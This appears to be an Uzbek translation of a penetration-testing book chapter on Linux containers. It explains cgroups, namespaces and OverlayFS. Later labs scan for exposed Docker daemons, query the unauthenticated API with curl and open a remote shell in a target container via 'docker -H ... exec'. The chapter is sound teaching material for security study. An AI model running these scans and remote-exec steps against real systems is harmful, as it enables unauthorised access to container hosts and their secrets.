Konteynerlar dastlab biror standart asosida yaratilmagan; aslida, Open Container Initiative (OCI) 2015-yilda Docker kompaniyasi tomonidan tashkil etilgan. 2015-yildan oldin, ko‘plab konteyner freymvorklari yadroni qanday o‘zaro aloqada bo‘lishi kerakligi uchun o‘z standartlarini yaratgan. Bu bir necha yil davomida turli xil konteyner ishga tushirish variantlariga olib keldi. Linux konteynerlaridagi farqlardan qat’iy nazar, ko‘plab dastlabki konstruksiyalar o‘zgarmagan.

Cgroups

Linux yadrosining 2.6.24-versiyasidan boshlab, nazorat guruhlari (cgroups deb qisqartirilgan) deb nomlanuvchi funksiya joriy etilgan. Cgroups’ning eng so‘nggi chiqarilishi (cgroups v2) Kernel 4.5-da taqdim etilgan bo‘lib, tizimga xavfsizlik yaxshilanishlarini kiritadi. Nazorat guruhlari – bu jarayonlar uchun kernel darajasidagi resurs nazoratlari to‘plamidir, bu resurslarni cheklash imkoniyatini, masalan, CPU, tarmoq va diskni o‘z ichiga olishi va bu resurslarni bir-biridan ajratishi mumkin.

Laboratoriya ishi 29.1: Muhitni sozlash

Operatsion muhit ch29 papkasidagi build skriptidan foydalanib, barcha maqsadlarni osonlik bilan sozlash mumkin. Muhitni sozlash uchun ch29 papkasida joylashgan README fayl ko‘rib chiqiladi. Ushbu jarayonda bajariladigan qadamlarning biri build.sh ❶ skriptini ishga tushirishdir, bu skript Kali tizimi hamda ulanish uchun kerak bo‘lgan IP manzillarini ko‘rsatadi.

```
┌──(kali㉿kali)-[~/GHHv6/ch29/Lab]
└─$ ./build.sh❶
<--OMITTED FOR BREVITY---->
[+]You can now login to kali, here is the inventory files with IP addresses
docker:
hosts:
3.239.17.17:
vars:
ansible_user: ubuntu
ansible_python_interpreter: /usr/bin/python3
ansible_ssh_private_key_file: /home/kali/.ssh/id_rsa.pem
kali❷:
hosts:
```

```
3.94.148.9❸:
vars:
ansible_user: kali❺
ansible_python_interpreter: /usr/bin/python3
ansible_ssh_private_key_file: /home/kali/.ssh/id_rsa.pem❹
```

Eslatma: *Laboratoriya qadamlarining ba'zilari Kali tizimingizda, ba'zilari esa maqsadli tizimlarda amalga oshiriladi. Takliflar bizga har bir tizim o'rtasidagi farqlarni ko'rsatishga yordam beradi.*

Kali ❷ tizimiga berilgan IP manzil ❸ va ko'rsatilgan SSH kaliti ❹ yordamida kirish kerak bo'ladi. Kali foydalanuvchisi kali ❺ sifatida qoladi. Boshqa maqsadli qurilmalarga bevosita kirish mumkin, ammo ushbu bob davomida ularga kirish uchun boshqa usulda ishlanadi.

Laboratoriya ishi 29.2: Cgroups'ni tahlil qilish

Ish clouddagi Kali virtual mashinasi ichida qobiq beradigan juda oddiy konteyner yaratishdan boshlanadi:

```
┌──(kali@kali)-[~]
└─$ mkdir -p containers/easy
┌──(kali@kali)-[~]
└─$ cd containers/easy; nano Dockerfile
```

Endi konteynerlar/easy papkasidagi Dockerfile tahrir qilinadi. Oddiy konteyner yaratish uchun ushbu satrlarni faylga kiritish kerak:

```
FROM debian:bullseye-slim❶
CMD ["bash"]❷
```

Yaratgan faylimiz Dockerfile deb ataladi. Dockerfile-ni konteyner qurish uchun ishlatiladigan qo'llanma sifatida qarash mumkin. Fayldagi har bir buyruqning o'z ma'nosi bor; masalan, FROM ❶ konteynerdagi bir buyruqni ifodalaydi va saqlash fayl tizimida bitta buyruq sifatida saqlanadi, CMD ❷ esa boshqa bir buyruqni ifodalaydi. Buni ushbu bobdagi "Storage" bo'limida yanada chuqurroq o'rganiladi. Hozircha konteynerni qurib, ishga tushiriladi, shunda cgroups-ni o'rganish mumkin:

```
┌──(kali@kali)-[~]
└─$ docker build -t ghh-easy❶ . ❸
<--OMITTED FOR BREVITY--->
┌──(kali@kali)-[~]
└─$ docker run -it ghh-easy /bin/bash
root@672946df5677:/#
```


Eslatma: *Ko'pgina konteynerlar siz uchratadigan notanish xost nomlariga ega bo'ladi. Standart Docker konteyneri xostdagi cgroup marker sifatida ishlatiladigan SHA-256 hashining oxirgi qismiga ega bo'ladi. Bu keyinchalik ishga tushirilgan jarayonlarni aniqlashda muhim bo'lishi mumkin.*

Ushbu konteyner buyruqlari avvaliga hozirgi papkada Dockerfile yordamida konteynerni quradi va unga ghh-easy ❹ tegini beradi. Keyin konteynerni interaktiv rejimda ishga tushirish uchun docker buyrug'ini bajarish mumkin. Taklifda g'alati alfanumerik qiymat ko'rsatiladi. Bu qiymat konteyner ID-ni ifodalaydi, bu esa to'liq konteyner ID'sining birinchi qismidir, bu esa SHA-256 hashidir. Siz ko'rgan hash ushbu misollardan farq qilishi mumkin. Hash fayl saqlash muhitining qatlamlaridan biri asosida olinadi. Xuddi shu tizimda yangi terminal ochiladi va Docker konteynerini ishga tushiriladi.

Kali tizimidagi nazorat guruhlari cgroups versiya 2.6 asosida bo'ladi, bu esa qattiqroq nazoratni ta'minlaydi. Versiya 1 va versiya 2 o'rtasidagi asosiy farqlardan biri – bu /sys/fs/cgroup da sys fayl tizimi yordamida ko'rinadigan kataloglar ierarxiyasi. Cgroup versiya 1 da har bir resursning o'z ierarxiyasi bor edi va ular namespace'larga mos keladi:

- CPU
- cpuacct
- cpuset
- devices
- freezer
- memory
- netcls
- PIDs

Har bir katalogda turli nazorat guruhlari mavjud edi. Ushbu maxsus sozlama bir nechta zaifliklarga ega edi va ulardan biri ushbu bobning oxirida paydo bo'ladi. Eng keng tarqalgan zaiflik shundaki, cgroup va uning bolalar cgroup'larining ma'lumotlariga kirish turli kataloglarda saqlanadi va jarayon ID orqali emas. Bir galikda foydalaniladigan katalog tuzilmasi ACL ierarxiya asosidagi zaifliklarga olib keldi.

Misol uchun, agar bash shellida tarmoq daemoni bo'lsa, shellning PID'si CPU va netcls'da bo'ladi, chunki u fayl tizimidagi ikkala cgroup'ga tegishli bo'lishi mumkin. Ular har bir PID ichida ichki cgroup'larni ham o'z ichiga olishi mumkin. Oxir-oqibat, bu guruhlar yashayotgan barcha holatlarni aniqlash uchun ko'proq sa'y-harakatlar talab qiladi.

Nazorat guruhlari v2 da hozirda har bir PID da birlashtirilgan nazorat guruhi tuzilmasi mavjud. Rolling tarqatmalar bo'lgan Kali Docker xostimizdan boshqacha cgroup muhitiga ega, chunki u eski yadroni ishlatadi. Bu yovvoyi tabiatda uchrashish qiyin emas, uzoq muddat qo'llab-quvvatlanadigan tizimlar yillar davo-

mida ishlatiladi va ushbu turdagi yadrolar hali ham faol bo‘ladi. Cgroups versiya 2 ga kirgan boshqa muhim o‘zgarish – bu “rootless konteynerlar”konsepsiyasi bo‘lib, root hisobidan foydalanish orqali ekspluatatsiyani ancha qiyinlashtiradi.

Quyidagi buyruqlarni yangi oynada bajarish kerak, chunki Docker konteynerni ishlayotgan holda qoldirish kerak:

```
┌──(kali@kali)-[~]
└─$ cd /proc/$(pidof docker run) ❺
┌──(kali kali)-[/proc/25976]
└─$ cat cgroup❻
0::/user.slice/user-1001.slice/session-221.scope
```

Birinchi buyruq Linuxning proc katalogiga, aniqrog‘i ishlayotgan Docker konteynerining jarayon ID’siga ❺ olib boradi. Ikkinchi buyruq esa jarayon ishlayotgan cgroup joylashuvini ko‘rsatadi. Ushbu katalog /sys/fs/cgroup/user-1001.slice/session-221.scope ❻ manziliga mos keladi. Katta o‘zgarishlardan biri shundaki, endi barcha cgroups’ga havolalar ko‘rinmaydi. Odatda ko‘rish kerak bo‘lgan cgroups’lar yo‘q. Cgroups’larni kataloglar ichida saqlash, bu esa ichki bolalar cgroups’lariga olib kelishi mumkin, endi mavjud emas. Bu keyinchalik versiya 1 cgroup zaifligidan foydalanadigan ekspluatatsiyani ishga tushirganda muhim bo‘ladi. Bu Kali’ning rolling tarqatmasi bilan birga keladigan yadrolarda mavjud bo‘lgan zaiflik emas.

Kali xostiga qaytiladi. Docker API bilan ishlashni osonlashtiradigan ba’zi buyruqlar:

• docker container ls –bu buyruq barcha ishga tushirilgan yoki to‘xtatilgan konteynerlarni ko‘rsatadi.

• docker stop –bu buyruq konteynerlarni to‘xtatadi.

• docker rm –bu buyruq konteynerni o‘chiradi.

Konteyner domen sifatida ishlamayapti; aksincha, uni ochiq holda ushlab turish uchun bash shell yordamida ishlatilmoqda. Shunday qilib, agar chiqib ketilsa nima bo‘ladi? Kelaylik, konteynerdagi bash shellni ishlayotgan holda qoldirib ochiq tutgan holatiga qaytaylik:

```
root@275fdf1f34da:/# exit❼
┌──(kali㉿kali)-[~/containers/easy]
└─$ docker container ls --all❾
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
275fdf1f34da ghh-easy "/bin/bash" 3 minutes ago Exited❽ (0) 40 seconds ago intelligent_
noyce
┌──(kali㉿kali)-[~/containers/easy]
└─$ docker rm 275fdf1f34da❿
```


Birinchi buyruq b konteynerdan chiqargan bo‘ladi ❼. ❽ nuqtada biz konteynerimiz endi ishlamayotganini, ya’ni chiqib ketganini ko‘rishimiz mumkin. Keyingi buyruq barcha konteynerlarni ro‘yxatini chiqaradi; --all flag ❾ barcha konteynerlarni, ishlayotgan yoki ishlamayotganini ro‘yxatga oladi. Biz konteynerga oid ma’lumotlarni va odatdagi obrazdan farq qiladigan saqlash qatlamlarini o‘chirib tashlash uchun rm ❿ buyrug‘ini bajarishimiz mumkin.

Namespaces texnologiyasi

Namespaces va cgroups bir-biri bilan chambarchas bog‘liq, chunki namespaces Linux yadrosi ma’lum narsalar atrofida cheklovlar hosil qilish imkonini beradi. Namespaces, C++ kabi dasturlash tillaridagi kabi, jarayon yoki yadro nazorat obyektlarini guruhlashga imkon beradi. Ushbu guruhlash jarayon yoki obyektning nima ko‘rishini cheklaydi yoki nazorat qiladi. Namespace’dan foydalanish uchun yadro tomonidan taqdim etilgan bir qator API’lardan foydalanish mumkin:

• clone() – bu jarayonni klonlaydi va so‘ngra unga mos namespace yaratadi.

• setns() – bu mavjud jarayonni biz foydalanishimiz mumkin bo‘lgan namespace’ga ko‘chirishga imkon beradi.

• unshare() – bu jarayonni namespace’dan chiqaradi.

Konteynerdan tashqarida kernelda ishlash uchun mo‘ljallangan eksploitlar muvaffaqiyatsizlikka uchrashi mumkin, va ularning muvaffaqiyatsizligi diskdagi individual narsalarga bo‘lgan ko‘rinish bilan bog‘liq bo‘lishi mumkin. eksploitlarni namespace’dan chiqish va global namespace’ga qaytish uchun boshqa API to‘plamidan foydalanishga moslashtirish kerak bo‘lishi mumkin. Namespaces ishlatish Bell Lab’s Plan 9 dasturiy hujjatlaridan kelib chiqishi mumkin (ko‘proq ma’lumot uchun “For Further Reading” bo‘limiga qaraladi).


Saqlash yechimlari (Storage)

Docker va boshqa bir nechta konteyner ishga tushirish muhitlari foydalanadigan mexanizm union file system (UnionFS) deb ataladi. Union file system’ni yaxshiroq tushunish uchun shaffof qog‘ozlardan iborat to‘plamni tasavvur qiling. Eng pastdagi qog‘ozda bitta chiziq bor; buni pastki qatlam deb ataladi. Keyingi qog‘oz, shuningdek, shaffof, avvalgisiga ulanadigan chiziqqa ega va hosil bo‘lgan tasvir ikki chiziqni 90 daraja burchak qilib ko‘rsatadi. Keyingi qog‘oz ustiga qo‘yiladi va bu qog‘oz uchinchi chiziqni birinchi ikkita chiziqqa ulaydi; bu tasvir kvadrat U shaklini hosil qiladi. Buni yuqori qatlam deb ataladi.

Eng yuqoridagi qog‘ozni “workdir” deb ataymiz; bu tasvirni to‘ldiradi va biz kvadratni ko‘ramiz. Qatlamlar Dockerda ishlatiladigan overlay file system’ning qanday ishlashini ko‘rsatadi, bu qatlamlar diskdagi har bir qatlam o‘rtasidagi farqlarni o‘z ichiga oladi.

Bugungi kunda mavjud bo‘lgan bir nechta union file system’lar mavjud, masalan, Aufs va OverlayFS. Overlay2 hozirgi fayl tizimi bo‘lib, turli kataloglarni

birlashtiruvchi texnologiyani ishlatadi va birlashtirilgan fayl tizimini hosil qiladi. Asosiy qatlamlar odatda asosiy operatsion tizim tarqatish fayllaridan tashkil topgan, ammo doimo emas. Ular odatda ishlash uchun yuqori qatlamgacha bo‘lgan qatlamlar to‘plamiga ega. Ushbu qatlamlar va farqlar konteyner ishga tushirilganda overlay file system’ni montaj qilib birlashtiriladi. Ushbu fayl tizimi qatlamlari o‘zgartirilmaydi; ular faqat o‘qish uchun mo‘ljallangan. “Working” katalogi yakuniy qatlam sifatida birlashtiriladi va yozilishi mumkin. 29.1-rasmda ko‘rsatilganidek, overlay file system barcha tegishli o‘zgarishlarni birlashtiradi.



29.1-rasm: *OverlayFS*

Ushbu o‘zgarishlarni docker inspect va docker volume buyruqlari yordamida tekshirish mumkin. Shuningdek, fayl tizimining qatlamlariga mos keladigan joylarga o‘tish mumkin. Har bir fayl tizimi qatlamining SHA-256 hash’i hisoblanadi va integriteti tekshiriladi, chunki bu fayl tizimlari faqat o‘qish uchun mo‘ljallangan. Har bir qatlamni yaratish mexanizmi aslida Dockerfile’da mavjud. Endi yanada murakkab Dockerfile’ga nazar solinadi.

Laboratoriya ishi 29.3: Konteynerlarda saqlashni boshqarish

Cloud dagi Kali virtual mashinangizda juda oddiy konteyner yaratish boshlanadi, bu konteyner ishga tushirilganda shell beradi:

```
┌──(kali@kali)-[~]
└─$ mkdir -p containers/nmap
┌──(kali@kali)-[~]
└─$ cd containers/nmap; nano Dockerfile
```

Yaratadigan Dockerfile’i Debian:bullseye-slim asosida bo‘ladi. OverlayFS’dan foydalanib, bu qatlam mavjud konteyner bilan mos kelishi kerak va faqat o‘zgarishlar qo‘shilishi kerak:

```
FROM❶ debian:bullseye-slim
RUN❷ apt update -y &&❸ \❶
apt-get install nmap -y
ENTRYPOINT ["/usr/bin/nmap"]
```


Dockerfile qatlamlarni Docker buyruqlari orqali ajratadi, ular KATTA HARFLAR bilan yozilgan. Birinchi buyruq Debian konteynerlar omboridan bullseye-slim tegli konteynerni IMPORT qiladi ❶. Keyingi buyruq RUN bo‘ladi, bu buyruq fayldagi carriage return/linefeeds orasida joylashgan ❷. Bu hali ham bir qatlam deb hisoblanadi, chunki u ikkita maxsus elementdan foydalanadi. Birinchisi RUN buyruq, ikkinchisi esa &&❸ sintaksisi bo‘lib, bashda bu birinchi buyruqni bajaradi va muvaffaqiyatli bo‘lsa, keyingi buyruqni bajaradi. Keyin, ❹ uzun buyruqlarni bir nechta qatorlarga bo‘lish uchun ishlatiladi. Shu nuqtada, Docker tizimi yadroga boshqa qatlamni qurishni buyuradi, bu qatlam baham ko‘rilishi mumkin. Agar boshqa konteyner aynan shu apt buyruqdan foydalanadigan bo‘lsa, u ishlatiladi. Qurilishning oxirgi qismi Docker ENTRYPOINT buyruqidir. Bu maxsus Docker buyruq bo‘lib, tizimga konteynerni ishga tushirishni va ENTRYPOINT’da topilgan buyruq va argumentlarni qo‘shishni buyuradi. Ushbu misolda Nmap’ni ishga tushirib, argumentlar o‘tkaziladi. Konteynerni qurish mumkin:

```
┌──(kali㉿kali)-[~/containers/nmap]
└─$ docker build -t ghh-nmap .
Sending build context to Docker daemon 2.048kB
Step 1/3❺ : FROM debian:bullseye-slim
---> 89d5fb3cdfe2
Step 2/3 : RUN apt update -y && apt-get install nmap -y
---> Running in 77244effafba
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.
<--Omitted for brevity---->
Removing intermediate container 77244effafba❻
---> e7430215e54b
Step 3/3 : ENTRYPOINT ["/usr/bin/nmap"]
---> Running in 7503a5dbe8db
Removing intermediate container 7503a5dbe8db
---> 33ef0063a231
Successfully built 33ef0063a231
Successfully tagged ghh-nmap:latest
```

1/3-qadam ❺ ishga tushirilganda, konteyner mavjud hashni ishlatayotganini ko‘ramiz. Qatlamni ishga tushirayotganini yoki yuklab olayotganini ko‘rsatmayapti. Har bir keyingi qadam endi qatlam bilan belgilangan, shu jumladan ba’zi qatlamlar ❻ qurilishdan keyin kerak bo‘lmagani uchun bekor qilinadi; bu fayllar vaqtinchalik. Endi, konteynerni ishga tushirib, uning qanday ishlashi ko‘riladi:

```
┌──(kali㉿kali)-[~/containers/nmap]
└─$ docker run -it ghh-nmap scanme.nmap.org
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-26 02:15 UTC
Nmap scan report for scanme.nmap.org (45.33.32.156)
<--Omitted for Brevity-->
Nmap done: 1 IP address (1 host up) scanned in 2.51 seconds
┌──(kali㉿kali)-[~/containers/nmap]
└─$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
┌──(kali㉿kali)-[~/containers/nmap]
```


Konteyner Nmap'ni ishga tushiradi va to'xtaydi. Agar "docker ps" buyruqni ishga tushirsangiz, endi ishlayotgan konteyner ko'rilmaydi va ish tugagan bo'ladi. Konteynerlar o'z jarayonlarini old planda ishga tushirishlari kerak, shunda ular ajratilgan daemon sifatida ishlashda davom etishi mumkin. Konteynerdagi ma'lumotlar nima bo'ladi? Agar "/var/lib/docker" katalogiga qaralsa, fayl tizimi qatlamlarini alohida tekshira boshlashi mumkin:

```
┌──(kali㉿kali)-[~/containers/nmap]
└─$ sudo su -
<--Omitted for Brevity-->
┌──(root㉿kali)-[~]
└─# cd /var/lib/docker/overlay2
┌──(root㉿kali)-[/var/lib/docker/overlay2]
└─# ls -la **/*
<--Omitted for Brevity-->:
45acc12955ca75950a3f73845fcdfa70f1423e0e8901b86389e63ce2c0c03f27/diff: ❼
total 28
drwxr-xr-x 7 root root 4096 Feb 26 02:08 .
drwx------x 4 root root 4096 Feb 26 02:08 ..
drwxr-xr-x 10 root root 4096 Feb 26 02:08 etc
drwxr-xr-x 4 root root 4096 Feb 8 00:00 lib
drwxrwxrwt 2 root root 4096 Feb 26 02:08 tmp
drwxr-xr-x 5 root root 4096 Feb 8 00:00 usr
drwxr-xr-x 5 root root 4096 Feb 8 00:00 var
45acc12955ca75950a3f73845fcdfa70f1423e0e8901b86389e63ce2c0c03f27/work:
total 8
drwx------ 2 root root 4096 Feb 26 02:08 .
drwx------x 4 root root 4096 Feb 26 02:08 ..
```

Ushbu ko'rinish bir nechta narsalarni ko'rsatadi. Birinchidan, xostdagi Docker konteynerlarini ko'rib chiqish va fayllarni qidirish hamda bu fayllarning ba'zilarida sirlar yoki ma'lumotlar bo'lishi mumkin. Katta xostdagi konteynerlarni ko'rib chiqayotganda buni yodda tutish joiz. Ikkinchidan, fayl tizimining har bir qatlami uchun Delta kataloglarini ko'rishi mumkin. /work deb nomlanganlar, konteyner ishga tushirilgandan keyin o'zgarishlarni o'z ichiga oladi.

Nima uchun konteynerlar mashhur va nega ularning to'satdan hamma joyda paydo bo'lishi ko'riladi? Konteynerlar asta-sekin ko'plab muhitlarda virtual mashinalar o'rnini egalladi. Hozirgi vaqtda konteynerlar va virtual mashinalar o'rtasida osongina foydalanish mumkin bo'lgan kelishuv mavjud. Virtual mashinalar apparat qatlamlarini virtualizatsiya qilish orqali ilovaga xavfsizlik darajasini olib keladi. Ushbu abstraktsiya operatsion tizimning yadrosi ekanligini anglatadi, drayverlar, xotirani boshqarish va fayl tizimi har safar virtual mashina yaratilganda taqdim etilishi kerak.

Konteynerlar maxsus ikkiliklarni olib yurish va operatsion tizim yadrosi, drayverlari va xotira tuzilmalarini baham ko'rish bilan ajralib turadi. Demarkatsiya yoki izolyatsiya konteyner guruhlari va nom maydonlari darajasida sodir bo'ladi. 29.2-rasmda ko'rsatilgandek, ushbu yondashuvning afzalligi samaradorlikdir, chunki qo'shimcha protsessor va xotira talab qilinmaydi, butun operatsion tizimni boshqarish uchun; buning o'rniga konteynerlar faqat foydalanuvchi muhiti jarayonlarini talab qiladi.



29.2-rasm: *Konteynerlar virtual mashinalarga qarshi*

Shuni inobatga olgan holda, ishlab chiquvchi uchun samaradorlik nuqtai nazaridan jozibadorlikni ko'rish mumkin, ammo boshqa afzalliklari ham bor.

"Linux" nima qiladi? Xususan, Red Hat Linux Mandrake yoki SUSE-dan qanday farq qiladi? Linux bir nechta komponentlardan iborat:

– Xost bilan birgalikda ishlatiladigan Linux yadrosi.

– SysVinit yoki SystemD, grub va boshqa turli xil paketlar kabi tizim dasturlari.

– GNU ikkilik fayllari, shu jumladan muharrirlar, tarmoq yordam dasturlari va qobiq.

Konteynerni yig‘ishda uni tegishli tizim dasturlari va kerakli GNU ikkiliklari bilan yaratasiz. RedHat 7-ga asoslangan konteyner Debian-ga asoslangan “Buster” konteyneriga yaqin bo‘lishi va Amazon Linux 2 bilan xostda ishlashi mumkin. Shuning uchun konteynerlar juda foydali. Konteyner primitivlarini yanada ko‘proq tushunish uchun o‘rganiladi

Docker nima?

Docker-Compose – bu lokal orchestrator bo‘lib, administratorlarga bir xil tizimda bir nechta konteynerlarni boshqarishga imkon beradi. Docker Swarm Docker tizimining Kubernetes’ga teng bo‘lgan versiyasidir. Bu Docker’ni bir nechta serverlar bo‘yicha boshqarishga imkon berdi. Kubernetes’ning o‘sishi bilan Docker’ning biznes modeli to‘liq o‘zgardi. Docker Swarm eskirgan va hozirda Docker klastering uchun Kubernetes’dan foydalanadi. Docker’ning yadrosida chuqur tarmoq imkoniyatlari mavjud bo‘lib, ular ochiq holatda bo‘lishi mumkin. Ularning qanday ochilishi katta muammo bo‘lib chiqdi.

Laboratoriya ishi 29.4: Docker daemons (xizmatlar)ni aniqlash

Docker daemonlari Windows operatsion tizimida oddiy bir tugmachani bosish orqali osonlik bilan ochilishi mumkin. Docker Unix Sockets-dan foydalanib, Docker CLI-dan Docker API’ga buyruqlarni uzatish mexanizmini taqdim etadi. Ba’zi holatlarda Docker portlari to‘g‘ridan-to‘g‘ri Internetga ochilgan. Docker daemonlarini qanday topish mumkin? Yaxshiyamki, buni bir nechta oddiy skanerlash bilan amalga oshirish mumkin. Bulutdagi Kali tizimida yangi shell ochib, quyidagilar ishga tushiriladi:

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 2375,2376 10.0.0.0/24 -A
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-26 17:32 UTC
PORT STATE SERVICE VERSION
<--Omitted for Brevity-->
2375/tcp open docker Docker 20.10.4 (API 1.41) ❶
| docker-version:
| KernelVersion: 5.4.0-1038-aws
| Version: 20.10.4
| GitCommit: 363e9a8
| Arch: amd64
```

“nmap” yordamida biz standart Docker konteyner portlarini skanerlashimiz mumkin. Bu yerda bir xostda juda yaxshi tushunilgan va hujjatlashtirilgan Docker API’si ko‘riladi ❶. API spetsifikatsiyasi Docker daemon bilan to‘liq o‘zaro aloqada bo‘lishga imkon beradi, aynan CLI asboblari kabi. Bu kerakli binar fayllarni olib kelmasdan uzoqdagi xostda ishlarni bajarish va bajarishga imkon beradi. Buni yanada chuqurroq o‘rganish uchun, avval API mijozsiz ko‘rib chiqiladi:

```
┌──(kali㉿kali)-[~]
└─$ curl http://10.0.0.50:2375/containers/json | jq "❷
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 2757 0 2757 0 0 207k 0 --:--:-- --:--:-- --:--:-- 207k
[
{
"Id": "fdc86c839ef3945b75a420891610ec30c29f8df6e0b5d9b08104f94a2c1eddd1",
"Names": [
"/targets_redis_1"
],
"Image": "redis:alpine",
"ImageID":"sha256:dad7dd459239bf2f1deb947d39ec7a0ec50f3a57daab8a0e5ce-
e7f7b1250b770",
"Command": "docker-entrypoint.sh redis-server",
"Created": 1614547472,
"Ports": [
{
"PrivatePort": 6379,
"Type": "tcp"
}
],
```

Docker uchun SDK8 ko‘plab eng keng tarqalgan o‘zaro aloqalarni amalga oshiradi va “ps” buyrug‘i konteynerlar uchun API chaqiruvi orqali faollashtiriladi. Bu yerda, “/containers/json”❷ endpointi API’dan barcha konteyner ma’lumotlarini JSON massivida qaytaradi, shu jumladan atrof-muhit o‘zgaruvchilari va ishlatilayotgan portlar. API’ga tegishli chaqiruvlarni ishlatib, kerakli ma’lumotlarning ko‘p qismini olishimiz mumkin; alternativ ravishda, Docker CLI’ni ham ishlatish mumkin.

Konteyner xavfsizligi

Konteynerlar “bir vaqtning o‘zida” uslubida tizimni o‘rnatish uchun mo‘ljallangan bo‘lib, ular o‘zgarishlarga duchor bo‘lmaydi. Bu dasturiy ta’minot ishlab chiquvchilari uchun juda foydalidir, chunki ular eski dasturiy ta’minot versiyalarida kompilatsiya qilingan dasturlarni qo‘llab-quvvatlashni davom ettirishi mumkin, lekin bu eski zaifliklardan foydalanmoqchi bo‘lgan hujumchilar uchun ham afzallikdir. O‘zgarishsizligi tufayli, PHP 5.4 yoki Java 7 kabi merosiy dasturlar uchun konteyner operatsion tizim zaifliklari va ishga tushirish vaqtidagi dasturiy zaifliklarni o‘z ichiga olishi mumkin.

Laboratoriya ishi 29.5: Docker API bilan o‘zaro aloqalar

Docker CLI yordamida konteynerlar yaratish mumkin; ammo, CLI’da allaqachon barcha chaqiruvlar kodlangan asli mijozdan foydalanish ancha osonroq. Quyidagi laboratoriya qismlarini amalga oshirish uchun AWS Cloud’da joylashtirilgan Kali instansiyasidan foydalaniladi:

```
┌──(kali㉿kali)-[~]
└─$ docker -H❶ 10.0.0.50 ps
CONTAINER ID IMAGE COMMAND CREATED STATUS
PORTS NAMES
fdc86c839ef3 redis:alpine "docker-entrypoint.s..." About an hour ago Up About
an hour 6379/tcp❹ targets_redis_1❷
1627680fd2d7 targets_web "flask run" About an hour ago Up About
an hour 0.0.0.0:80->5000/tcp❺ targets_web_1❸
```

“docker” buyrug‘ini -H ❶ flagi bilan ishga tushirsa bo‘ladi, bu bizga uzoqdagi xostni belgilash imkonini beradi. Uzoqdagi maqsad tizimida ikkita konteynerni ko‘ramiz: “targets_redis_1”❷ va “targets_web_1”❸. Birinchi konteyner asosiy interfeysga hech qanday portlarni ochmaydi ❹, lekin ikkinchi konteyner ochadi ❺. Hozirgi konfiguratsiyada, daemon autentifikatsiya qilinmagan yoki shifrlanmagan; shuning uchun, ushbu interfeyslar orqali eshitayotgan har qanday hujumchi bu buyruqlarni ko‘rishi mumkin.

Laboratoriya ishi 29.6: Masofadan buyruqlarni bajarish

Endi ochiq Docker socket’iga masofadan ulanish va tizimda masofaviy shell olish kerak. Bu netcat bind shell’larini ishlatgan o‘quvchilarga tanish bo‘lishi mumkin.

```
┌──(kali㉿kali)-[~]
└─$ docker -H 10.0.0.50 exec -it targets_web_1 /bin/sh❶
/code #❷ ls
Dockerfile __pycache__ app.py requirements.txt templates
/code # env❸
HOSTNAME=1627680fd2d7
PYTHON_PIP_VERSION=21.0.1
<--OMITTED FOR BREVITY---->
PYTHON_GET_PIP_SHA256=c3b81e5d06371e135fb3156dc7d8fd6270735088428c4a9a-
5ec1f342e2024565
/code # ps -ef❹
PID USER TIME COMMAND
1 root 0:01 {flask} /usr/local/bin/python /usr/local/bin/flask run
20 root 0:00 /bin/sh
28 root 0:00 ps -ef
/code # cat /proc/1/cgroup❺
12:cpuset:/docker/1627680fd2d7e7b92c3405b7c7d7ce474aed7abba3780e4a027742cce-
a5309bb
<Omitted-For-Brevity>
1:name=systemd:/docker/1627680fd2d7e7b92c3405b7c7d7ce474aed7abba3780e-
4a027742ccea5309bb
0::/system.slice/containerd.service
/code # mount❻
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/
l/3X4T6OJ6GBHFJNXSSIKCOMMDRG:/var/lib/docker/overlay2/l/5DNFTYUP7HS-
MEXXXF2ZXCW5J3U:/ var/lib/docker/overlay2/l/QMSJGZMMOTN6FILIJQSQICUC4H:/var/
lib/docker/overlay2/l/
TFLCV4NYYCZINIWBZDAQB6Y27S:/var/lib/docker/overlay2/l/ZZCPULUIHQKZEKDE-
6PEO7CZAH7:/var/lib/docker/overlay2/l/7CNC3VEI2FM6QKM6U4TTL2O5BI:/var/lib/docker/
overlay2/l/
CHCC4VJBGACUTIBJNQOXKX43PX:/var/lib/docker/overlay2/l/LOWUPQTQFJWVFP-
DS6ZUOFFH4OH:/var/lib/docker/overlay2/l/4ANVYYIVOTXLKJNW4ZVXDK3DWB:/var/lib/
docker/overlay2/
